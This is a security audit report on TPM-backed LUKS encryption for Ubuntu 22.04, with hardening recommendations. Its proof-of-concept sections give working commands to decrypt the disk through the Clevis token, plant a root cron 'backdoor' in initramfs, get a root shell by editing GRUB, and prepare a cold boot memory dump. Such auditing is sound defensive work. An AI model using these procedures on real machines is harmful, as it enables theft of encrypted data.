



## Security report

### SUBJECT

Security analysis of a computer with Linux LUKS encryption

### DATE

07.02.2024 – 16.02.2024

### LOCATION

Poznan (Poland)

### AUTHOR

Mateusz Lewczak

### VERSION

1.0

## Executive summary

This report is a summary of the security analysis of a computer with Linux LUKS (*Linux Unified Key Setup*) encryption carried out by Securitum. The subject of the tests was the configuration of the Ubuntu 22.04 system (selected network services), with particular emphasis on LUKS encryption settings.

The analysis was conducted from two perspectives:

1. The attacker knows the user's password on the system.
2. The attacker does not know the password of any user.

In each scenario, it was assumed that the attacker has physical access to the device under test, including access to UEFI (*Unified Extensible Firmware Interface*) settings. The main objective of the tests was to verify if it is possible to gain unauthorized access to confidential data (in this case: algorithms) belonging to a healthcare company, considering the entire process of software delivery and operation in the end-user environment.

**During testing, it was established that the direct owner of the device has the ability to reset access to the UEFI settings.** There are several ways to gain such access manually, but it is worth noting that hardware manufacturers also provide an emergency option to provide a “back-up password” to the UEFI, upon presentation of proof of purchase.

The most significant vulnerabilities found were:

- [CRITICAL] SECURITUM-24989-001: Incorrect configuration of PCR banks of the disk encryption process using LUKS.
- [CRITICAL] SECURITUM-24989-002: Cold Boot Attack.

During the work, particular emphasis was placed on vulnerabilities that have or could have a negative impact on the confidentiality, integrity, and availability of the processed data.

The security tests were carried out according to internal good practices developed by the Securitum.

The report has been prepared in such a way that the summary contains the information necessary to understand the vulnerabilities described in the following section, including, among other things, the analysis of the image delivery process itself, the installation, and the resulting risks. The following section includes the vulnerabilities with a technical description and the PoC (Proof of Concept) that was developed during the audit.

The recommendation to disable automatic disk unlocking and the need to manually enter a password every time the device is started was excluded from the recommendations. This is the most effective defense mechanism available in such a case, however, due to the business specifics of the solution and the explicit request of the Ordering Party, this recommendation was removed.

## UEFI Secure Boot process

Particularly important for understanding the vulnerabilities described below and the recommendations is a full understanding of the Secure Boot process. In the context of the TPM's (*Trusted Platform Module*) PCR (*Platform Configuration Registers*) banks, measurement refers to the process of writing system state, e.g. BIOS boot code, bootloader or file system keys to specific PCR registers to create a unique system "footprint" or "signature" that can later be verified to ensure operating system and software integrity. The TPM has 32 PCR banks, and each has its own function. Below is an example of the functions:

Table 1 PCR Usage	
PCR Index	PCR Usage
0	SRTM, BIOS, Host Platform Extensions, Embedded Option ROMs and PI Drivers
1	Host Platform Configuration
2	UEFI driver and application Code
3	UEFI driver and application Configuration and Data
4	UEFI Boot Manager Code (usually the MBR) and Boot Attempts
5	Boot Manager Code Configuration and Data (for use by the Boot Manager Code) and GPT/Partition Table
6	Host Platform Manufacturer Specific
7	Secure Boot Policy
8-15	Defined for use by the Static OS
16	Debug
23	Application Support

Below is the formula used to calculate the new value of the register:

$$PCR\ new\ value = SHA256(PCR\ old\ value || data\ to\ extend)$$

It is not possible to directly assign a value to a PCR. The only operation allowed is an expansion. This ensures that the entire value chain, not just the final value, must be known to achieve the desired measurement value.

The Chain of Trust in UEFI Secure Boot is the process of verifying successive software components during boot, where each component is authorized and verified by the previous trusted component, starting with the public keys embedded in the UEFI Firmware.

In practice, the Chain of Trust in UEFI Secure Boot starts with the trusted public keys embedded in the UEFI Firmware (located in UEFI memory on the motherboard). Once the system is booted, UEFI Firmware uses the PK public key to verify the bootloader's digital signature. If the signature is verified, the bootloader is booted and is then responsible for verifying and booting the next component, such as the operating system kernel.

The responsibility for verifying subsequent software components moves from one link in the chain to the next. UEFI Firmware plays a key role, initiating this process by starting the Chain of Trust, although it does not itself fully verify each step.

Below is a diagram illustrating the Chain of Trust process for the Ubuntu 22.04 image under investigation:




Figure 1. Source: <https://www.suse.com/c/secure-boot-net-install/>

The process starts by loading the UEFI on-board software, then executes in sequence:

1. UEFI Firmware initiates the Secure Boot process by verifying the digital signature of the bootloader using a public key stored in NVRAM located on the motherboard. After successful verification, control is transferred to the Shim software, which acts as an intermediary between the operating system and the bootloader, allowing code that has a digital signature but is not directly trusted by the Secure Boot system to run. Shim assumes responsibility for verifying and booting subsequent components, such as the operating system kernel and other critical files. Shim software is signed by Microsoft's UEFI CA. If the signature matches, then the PCR7 bank value is expanded by the certificate's fingerprint value.
2. Responsibility for the proper operation of Secure Boot is transferred to Shim, which is tasked with verifying the signature of GRUB (the bootloader, mainly used in Linux-based operating systems) and the operating system kernel (kernel) using public keys uploaded into the Shim binary file. Shim was used to allow Linux-based operating system manufacturers to sign the bootloader or kernel themselves, eliminating the need to request a digital signature from Microsoft. The public keys used in this process are contained in Shim's binary file. These include the keys used by the Debian distribution, Ubuntu, and other popular operating systems. Alternatively, it is possible to define your own keys (Machine Owner Key). When GRUB's signature is successfully verified, the PCR7 bank value is measured and expanded with the certificate's fingerprint value.
3. The responsibility for Secure Boot is transferred to GRUB. GRUB, with the use of Shim's keys (embedded and Machine Owner Keys), verifies the kernel signature and decides whether to continue loading the system. In case of successful verification, the value of the PCR7 bank is measured and expanded by the value of the certificate. And then the kernel is started.
4. In the next step, the responsibility for Secure Boot is transferred to the Linux kernel. The kernel startup begins with the initialization of the Linux file system - initramfs (Initial RAM File System), which is the file system in RAM used to initialize and mount the necessary devices required to boot the system. At this point, no further measurement takes place.

Each of these components must be digitally signed, and their signatures are verified by public keys stored in previous components, thus forming a chain of trust. In other words, UEFI Firmware does not directly verify all subsequent software components but initiates a verification process that moves from one verified component to the next until a full operating system boot is achieved.

To summarize the most important information:

1. The final PCR7 value for any Kernels will be the same as long as they are signed with the same certificate. The attacker can install a second, parallel Linux system and unlock the drive. In this attack, the Shim/GRUB/Linux Kernel certificates must match, not the files themselves.
2. The attacker can modify the contents of Initramfs because its checksum is not measured in the Secure Boot process. This is further described in the second example of the SECURITUM-24989-001 vulnerability.
3. The settings for GRUB (grub.cfg file) are not measured in the PCR7 bank, which allows an attacker to modify their values and, for example, put the system into recovery mode and get a shell with root on the decrypted disk.

Each method, along with recommendations, is described in detail later in the report. The overall recommendation is to add additional PCR banks to eliminate the above attacks:

- PCR1 – measures UEFI configuration (including Boot Order),
- PCR8 – measures GRUB configuration and kernel boot parameters,
- PCR9 – measures kernel, initramfs and all loaded multiboot modules.

## The process of providing an image and installing the operating system

During the analysis, it was determined that the end user receives an ISO image with the Ubuntu 22.04 distribution and the initial configuration of the operating system. The configuration file, along with scripts, is included in the image. The configuration contains, among other things, the initial disk encryption key and individual user access credentials. Such access provides the opportunity to introduce malware, as well as add a new user for which the attacker will know credentials. This can be done before installation, by modifying the configuration, or right after installing the operating system. Moreover, if the attacker owns the hardware and has access to it before installation, he could configure his own keys in the UEFI even before the target system is deployed.

This would give him full control over the software being executed. If the initial configuration was done on a kernel/bootloader signed with a malicious key, the value of the PCR7 bank would refer to the malicious certificate. In this situation, an attacker could freely modify the kernel/bootloader already in full operation of the entire system without interfering with the Secure Boot process. One solution is to provide a finished machine with the system installed, the password for UEFI set, and a chassis that is equipped with an opening sensor powered by an internal source in the chassis itself.

## Recommended platform

It is recommended that the target hardware platform support the following features:

Remote device management system (KVM, HP iLO or similar).

- fTPM (Firmware TPM) from AMD or Intel's equivalent - Platform Trust Technology, it is the same mechanism under different names.
- UEFI with Memory Data Scrambling to ensure that RAM is cleared at startup. This will minimize Cold Boot attacks by wiping out sensitive data.
- Chassis with an open sensor that will change the value in the PCR7 bank if compromised.

The use of fTPM is recommended because of its ability to update the microcode (a set of embedded software instructions in the processor that can be updated via the BIOS firmware or UEFI,) should a vulnerability be

revealed. Typically, in the case of discrete (physical) chips, when a new attack is discovered then hardware owners have no way to protect themselves, the only thing left is to replace the motherboard or the chip itself with a newer version.

At the request of the Ordering Party, the case of attempted attacks involving eavesdropping on the I2C/LPC/SPI communication buses between the TPM chip and the Chipset on the motherboard has been reviewed. The TPM2 specification provides the ability to encrypt TPM-Application communications. This is implemented and enabled by default in LUKS.

In the case under review, the use of "Self-encrypting drives" will not bring any security benefits, as it would require setting a password, which must be entered at system startup. Moving the drive (without a password set up) to another computer will allow the data to be read without any problems, since the encryption/decryption process takes place inside the drive. Currently, it is not possible for "Self-encrypting drives" and Secure Boot to coexist in Linux. In addition, the presence of TPM2 does not provide any additional security and does not ensure the integrity of the platform.

It is not recommended to upload your own MOK keys, but only rely on signatures from trusted certificate authorities (CAs). The use of proprietary MOK keys increases the attack surface and additionally requires secure key management (maintaining a public key infrastructure, or *PKI*), hinders software delivery and creates many other problems.

## Potential problems with blocking the operation of the machine

In the case of the disk itself, problems with blocking the operation of the machine can occur if there is a change in the value of the PCR banks. With the recommended configuration, i.e. PCR 1, 7, 8, 9, this means that any of the following actions can cause a lock-up:

- Kernel/initramfs update,
- updating the GRUB configuration,
- changing settings in UEFI.

Importantly, updating the kernel always involves updating initramfs and the GRUB configuration. This is unavoidable, and in this case, it is recommended to use the `tpm_futurepcr` tool ([https://github.com/grawity/tpm\\_futurepcr](https://github.com/grawity/tpm_futurepcr)), which allows you to calculate future PCR values to avoid the need for manual unlocking after performing one of the above actions.

In addition, if you upgrade drivers (especially those from third parties), distributions or the kernel to a higher major version (major version), you may be forced to add an additional MOK key. This will cause the computer to not boot until a physical action is performed (i.e., approving this operation using the keyboard in the UEFI menu). To eliminate this problem, it is recommended to migrate from LTS version to the next LTS version periodically. Currently, this is Ubuntu version 22.04, and the next one will be Ubuntu 24.04 LTS. LTS versions have 5 years of support and stability. And thus, will minimize the risk of such a situation.

## Dictionary attack on the drive

Because the storage of the encryption key is supported by the TPM2 chip, a dictionary attack is made much more difficult. First of all:

1. it cannot be performed outside the original computer,
2. integrity must not be compromised (PCR banks must be identical to those during setup),

3. repeated attempts to enter the wrong password into the TPM will result in its lockout and the need for a recovery key.


## Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- **CRITICAL** – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.
- **HIGH** – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.
- **MEDIUM** – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.
- **LOW** – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).
- **INFO** – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

## Statistical overview

Below, a statistical summary of vulnerabilities is shown:



# Contents

<b>Security report .....</b>	<b>1</b>
<b>Executive summary .....</b>	<b>2</b>
UEFI Secure Boot process .....	3
The process of providing an image and installing the operating system .....	5
Recommended platform .....	5
Potential problems with blocking the operation of the machine .....	6
Dictionary attack on the drive.....	6
Risk classification .....	7
Statistical overview .....	7
<b>Change history .....</b>	<b>9</b>
<b>Vulnerabilities in LUKS configuration .....</b>	<b>10</b>
<b>[CRITICAL] SECURITUM-24989-001: Incorrect configuration of PCR banks of the disk encryption process using LUKS. ....</b>	<b>11</b>
Case #1 – Parallel installation of a Linux system .....	11
Case #2 – modification of initramfs .....	12
Case #3 – modification of GRUB configuration.....	13
<b>[CRITICAL] SECURITUM-24989-002: Cold Boot Attack .....</b>	<b>15</b>
Step 1. Preparation .....	17
Step 2. Carrying out the attack .....	18
Step 3. Memory dump analysis .....	19
<b>[MEDIUM] SECURITUM-24989-003: No protection against Direct Memory Access attacks at boot time .....</b>	<b>22</b>



## Change history

Document date	Version	Change description
16.02.2024	1.0	Create a document.

# Vulnerabilities in LUKS configuration

# [CRITICAL] SECURITUM-24989-001: Incorrect configuration of PCR banks of the disk encryption process using LUKS.

## SUMMARY

The LUKS drive encryption configuration utilizes an additional tool, Clevis, to automatically unlock access to the drive. This uses the TPM2 chip, which decides whether to provide the encryption key based on measurements on the PCR7 bank during the Secure Boot process (see front of report for full description). The measurements are intended to ensure that no components of the early boot have been modified and therefore that the security of the system has been compromised. Furthermore, to prevent an attack scenario involving the theft of the drive itself.

A configuration using only the PCR7 bank is not secure. The audit revealed a number of possible attacks assuming physical access to the machine with the encrypted drive and successful access to the data.

More information:

- <https://github.com/rhboot/shim/blob/main/README.tpm>

## PREREQUISITES FOR THE ATTACK

Physical access to the target machine.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to carry out the attacks described below, you will need a *bootable* flash drive with the Ubuntu 22.04 distribution. This image can be found at the following link:

```
https://releases.ubuntu.com/22.04.3/ubuntu-22.04.3-desktop-amd64.iso
```

During the tests, an image was used whose SHA256 checksum is:

```
a435f6f393dda581172490eda9f683c32e495158a780b5a1de422ee77d98e909
```

### Case #1 – Parallel installation of a Linux system

This attack scenario assumes that a second Linux system is installed in parallel, e.g. from the official Ubuntu 22.04 image. To avoid data loss on the drive, a full backup of the data should be made and then the system should be installed on a drive other than the main drive. No special configuration is necessary during the installation. Just confirm the standard settings, according to the installer.

Once the system is installed, log in with the `root` account (either directly or elevate permissions using `sudo`). Then find the partition you are targeting with the command:

```
# fdisk -l
```

and then write the following code to the `extract_token.sh` file by entering the path to the drive in the space provided:

```
#!/bin/bash
DEV="[PATH_TO_DISK]"
token=$(cryptsetup token export --token-id "1" "${DEV}")
DATA_CODED=$(jose fmt -j- -Og jwe -o- <<< "${token}" \
| jose jwe fmt -i- -c)
```

```
echo ${DATA_CODED}
```

The next step is to give the executable bit to the file created earlier:

```
# chmod +x extract_token.sh
```

Before executing the script, the necessary tools must be installed:

```
# apt install clevis clevis-tpm2 clevis-luks clevis-initramfs
```

and then execute the script by entering the path to the drive in the space provided:

```
# ./extract_token.sh | clevis decrypt | cryptsetup open -d- [PATH_TO_DISK] mapping
```

The code shown above performs the following operations:

1. Clevis token extraction from LUKS metadata and conversion of data from JSON format to Clevis format (JSON Web Encryption),
2. Decrypting the password from JWE using TPM2,
3. Decrypting the drive with the password stored by Clevis.

Once the script is executed, a new block device will appear on the system:

```
/dev/dm-0
```

These need to be mounted in the selected directory in order to view the partition data:

```
# mkdir -p /mnt/encrypted_volume  
# mount /dev/dm-0 /mnt/encrypted_volume
```

```
root@user-Thin-GF63-12UC:~# ./extract_token.sh | clevis decrypt | cryptsetup open -d- /dev/nvme0n1p3 mapping  
root@user-Thin-GF63-12UC:~# mkdir encrypted_volume  
root@user-Thin-GF63-12UC:~# mount /dev/dm-0 /root/encrypted_volume/  
root@user-Thin-GF63-12UC:~# cd encrypted_volume/  
root@user-Thin-GF63-12UC:~/encrypted_volume# ls -la  
total 8388704  
drwxr-xr-x 20 root root      4096 Feb  7 11:25 .  
drwx----- 7 root root      4096 Feb  8 04:38 ..  
lrwxrwxrwx 1 root root         7 Aug  9 20:17 bin -> usr/bin  
drwxr-xr-x 2 root root      4096 Feb  7 09:13 boot  
drwxr-xr-x 4 root root      4096 Aug  9 20:20 dev  
drwxr-xr-x 107 root root     4096 Feb  7 09:43 etc  
drwxr-xr-x 9 root root      4096 Feb  7 09:21 home  
lrwxrwxrwx 1 root root         7 Aug  9 20:17 lib -> usr/lib  
lrwxrwxrwx 1 root root         9 Aug  9 20:17 lib32 -> usr/lib32  
lrwxrwxrwx 1 root root         9 Aug  9 20:17 lib64 -> usr/lib64  
lrwxrwxrwx 1 root root        10 Aug  9 20:17 libx32 -> usr/libx32  
drwx----- 2 root root    16384 Feb  7 09:13 lost+found  
drwxr-xr-x 2 root root      4096 Aug  9 20:17 media  
drwxr-xr-x 2 root root      4096 Aug  9 20:17 mnt
```

## Case #2 – modification of initramfs

In this attack, the Live version of Ubuntu 22.04 will be used. To do this, after booting the system from the bootable USB, simply select “Try”.

Once you have access to the system, run the following commands:

1. mount the `/boot` partition:

```
# mkdir -p ~/boot  
# mount /dev/nvme0n1p2 ~/boot  
# cp ~/boot/initrd.img-5.15.0-92-generic .
```

2. Extract the `initramfs` image from the target partition:

```
# unmkinitramfs initrd.img-5.15.0-92-generic extracted/
```

3. Move to the `main` directory:

```
# cd extracted/main
```

4. Modify the `init` script:

```
# sed -i 's/readonly=y/readonly=n/' init
# sed -i '364 i echo \'' * * * * root whoami >> /tmp/hackhack\' >
"${rootmnt}/etc/cron.d/backdoor"' init
```

5. Re-pack the image and replace it:

```
# find . | cpio -o -H newc > ~/boot/initrd.img-5.15.0-92-generic
```

The above actions have modified the `init` script, which is run as soon as the image is mounted. The script will create a new entry in the Cron job scheduling system whose job is to periodically write the result of the `whoami` command to the `/tmp/hackhack` file. This command is executed with root privileges.

After modification, reboot the computer and indicate from the *Boot Menu* the target operating system, as a result of which the code will be executed.

### Case #3 – modification of GRUB configuration

In this attack, the Live version of Ubuntu 22.04 will be used. To do this, after booting the system from the bootable USB, simply select "Try".

Once you have access to the system, run the following commands:

1. Mount the `/boot` partition:

```
# mkdir -p ~/boot
# mount /dev/nvme0n1p2 ~/boot
```

2. Modify the `grub.cfg` file:


```
# nano ~/boot/grub/grub.cfg
```

At this point, there are several possible actions to perform:

1. Search for the following phrase: `END /etc/grub.d/00_header` and set the `timeout` and `timeout_style` to the following values:

```
insmod gettext
fi
terminal_output gfxterm
if [ "${recordfail}" = 1 ] ; then
    set timeout=30
else
    if [ x$feature_timeout_style = xy ] ; then
        set timeout_style=menu
        set timeout=10
        # fallback hidden-timeout code in case the timeout_style feature is
        # unavailable.
    elif sleep --interruptible 0 ; then
        set timeout=10
    fi
fi
### END /etc/grub.d/00_header ###
```

2. Search for the following phrase `menuentry 'Ubuntu'` and add the `recovery` phrase to the `linux` line, between `ro` and `quiet`:



```
GNU nano 6.2 /boot/grub/grub.cfg *
set linux_gfx_mode=text
fi
else
set linux_gfx_mode=text
fi
else
set linux_gfx_mode=keep
fi
else
set linux_gfx_mode=text
fi
export linux_gfx_mode
menuentry 'Ubuntu' --class ubuntu --class gnu-linux --class gnu --class os $menuentry_id_option 'gnulinux-simple-c070ada2-e984-4003-85ac-50eff7c412b6' {
    recordfail
    load_video
    gfxmode $linux_gfx_mode
    insmod gzio
    if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
    insmod part_gpt
    insmod ext2
    set root='hd0,gpt2'
    if [ x$feature_platform_search_hint = xy ]; then
        search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 --hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 c070ada2-e984-4003-85ac-50eff7c412b6
    else
        search --no-floppy --fs-uuid --set=root c070ada2-e984-4003-85ac-50eff7c412b6
    fi
    linux /boot/vmlinuz-6.5.0-17-generic root=UUID=c070ada2-e984-4003-85ac-50eff7c412b6 ro recovery quiet splash $vt_handoff
    initrd /boot/initrd.img-6.5.0-17-generic
}
submenu 'Advanced options for Ubuntu' $menuentry_id_option 'gnulinux-advanced-c070ada2-e984-4003-85ac-50eff7c412b6' {
    menuentry 'Ubuntu, with Linux 6.5.0-17-generic' --class ubuntu --class gnu-linux --class gnu --class os $menuentry_id_option 'gnulinux-advanced-c070ada2-e984-4003-85ac-50eff7c412b6' {
        recordfail
        load_video
        gfxmode $linux_gfx_mode
        insmod gzio
        if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
    }
}
```

Now all you have to do is save the changes and then reboot the system. In the first case, the GRUB menu will appear, where you should select **Advanced options for Ubuntu** and then the recovery mode option. In the second case, simply reboot the system. When the '**Recovery Menu**' appears, select the root option.

Recovery mode of Linux allows you to access the file system from root. As the kernel image certificate has not changed, the PCR7 bank will be unaffected.

## LOCATION

PCR banks configuration.

## RECOMMENDATION

It is recommended to consider additional PCR banks when configuring disk encryption:

- PCR1 – measures UEFI configuration (including Boot Order),
- PCR8 – measures GRUB configuration and Kernel boot parameters,
- PCR9 – measures the Kernel, initramfs and any multiboot modules loaded.

Which means that the final configuration assumes banks 1, 7, 8, 9. In turn, each of these banks will result in the partition being unable to be decrypted if it changes:

- the device from which the system is booting,
- the configuration in the `grub.cfg` file,
- the contents of the Kernel, initramfs or the configuration of the Kernel modules.

## [CRITICAL] SECURITUM-24989-002: Cold Boot Attack

### SUMMARY

During the audit, a Cold Boot attack was attempted. This attack aims to obtain the disk encryption key straight from RAM. The attack assumes that the attacker gained physical access to the machine after decrypting the drive. For example, an attacker could steal a laptop that is running or steal a computer/server that has automatic disk unlocking implemented during boot.

The attack involves freezing (i.e. significantly lowering the temperature) the RAM using compressed air. This results in an extension of the “life” of the electrical charges storing information from the computer. Below is an example table of the characteristics of this attack for memory:

Table 1. Source: [https://www.usenix.org/legacy/event/sec08/tech/full\\_papers/halderman/halderman.pdf](https://www.usenix.org/legacy/event/sec08/tech/full_papers/halderman/halderman.pdf)

	Seconds w/o power [s]	Error % at operating temp. [%]	Error % at -50°C [%]
SDRAM 128Mb	60	41	(no errors)
	300	50	0.000095
DDR 512Mb	360	50	(no errors)
	600	50	0.000036
DDR 256Mb	120	41	0.00105
	360	42	0.00144
DDR2 512Mb	40	50	0.025
	80	50	0.18

According to the example value of the memory refresh period, the cells need to be refreshed every 64 ms at temperatures below 85°C to ensure continuous operation. The lower the temperature, the higher the period.

The attack was carried out on a laptop equipped with 4GB of DDR4 memory with an operating frequency of 1600 MHz (effective 3200 MHz). The RAM module is equipped with 4 memory chips (each 8Gb) located on one side only:



The laptop itself is equipped with two banks for DDR4-SODIMM memory, and the die has been placed in the top bank to provide better access to memory during an attack:





The computer is equipped with a classic BIOS, not UEFI. UEFI, by default in its standard, supports a feature that fills RAM with random data at an early stage of boot-up to make such an attack more difficult. However, this does not rule out a scenario where an attacker could transfer the frozen memory to another computer that does not have such protection.

In the test case, disk encryption was set up with LUKS2, using a password. Which is a much more secure solution than the currently implemented configuration with automatic disk unlocking. Despite the most secure settings on the test device, it was possible to obtain the Master Key from the device's RAM.

## PREREQUISITES FOR THE ATTACK

Physical access to the target machine. The computer must be unlocked (after decryption, but at the login screen) or have the option to automatically decrypt the drive.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to speed up the attack, knowledge of the Master Key used to decrypt the drive was assumed. This can be obtained using the following command in the terminal:

```
# cryptsetup luksDump --dump-master-key /dev/sda4
```

```
user@user-GE62-6QC:/$ sudo cryptsetup luksDump --dump-master-key /dev/sda4
WARNING!
=====
The header dump with volume key is sensitive information
that allows access to encrypted partition without a passphrase.
This dump should be stored encrypted in a safe place.
Are you sure? (Type 'yes' in capital letters): YES
Enter passphrase for /dev/sda4:
LUKS header information for /dev/sda4
Cipher name: aes
Cipher mode: xts-plain64
Payload offset: 32768
UUID: 3cd22605-9215-4f39-ae42-2675a389678f
MK bits: 512
MK dump:
94 84 e8 34 a6 6a 01 8f be 9d 41 ef 73 be 51 61
86 b2 c7 98 b2 c7 39 96 12 0b 6b 2f ec 40 e1 ce
7b 12 6f 57 0e 6c b2 83 59 18 74 94 ab 7f 2f e9
1c b6 01 f7 9d fb 52 41 e0 c7 a5 75 b3 da 71 62
user@user-GE62-6QC:/$ sudo dmccat -t 1
```



## Step 1. Preparation

The following components are required to carry out the attack:

- A second Linux computer (preferably Ubuntu 22.04) with Radare2 software installed.

```
sudo snap install radare2 --classic
```

- A set of tools needed to open the computer case.
- A pendrive that has twice as much memory as the RAM of the target computer.
- Two cans of compressed air with a tube to direct the flow (should be included). These can be purchased from most electronics shops.

To prepare a bootable flash drive, follow the steps below:

1. Download the `bios_memimage64.zip` archive and unzip:

```
wget https://github.com/baselsayeh/coldboot-tools/releases/download/2/bios_memimage64.zip
unzip bios_memimage64.zip
cd bios_memimage64
```

2. Move the Master Boot Record to the device:

```
sudo dd if=grldr.mbr of=/dev/sdb conv=notrunc
```

3. Create two partitions:

```
sudo fdisk /dev/sdb
> n
> [ENTER].
> [ENTER].
> +1G
> n
> [ENTER]
> [ENTER]
> +16G
> w
```

4. Format the first partition:

```
sudo mkfs.fat /dev/sdb1
```

5. Mount the partition:

```
sudo mount /dev/sdb1 /media/usb
```

6. Copy the contents of the `bios_memimage64` folder to the first partition:

```
sudo cp * /media/usb/
```

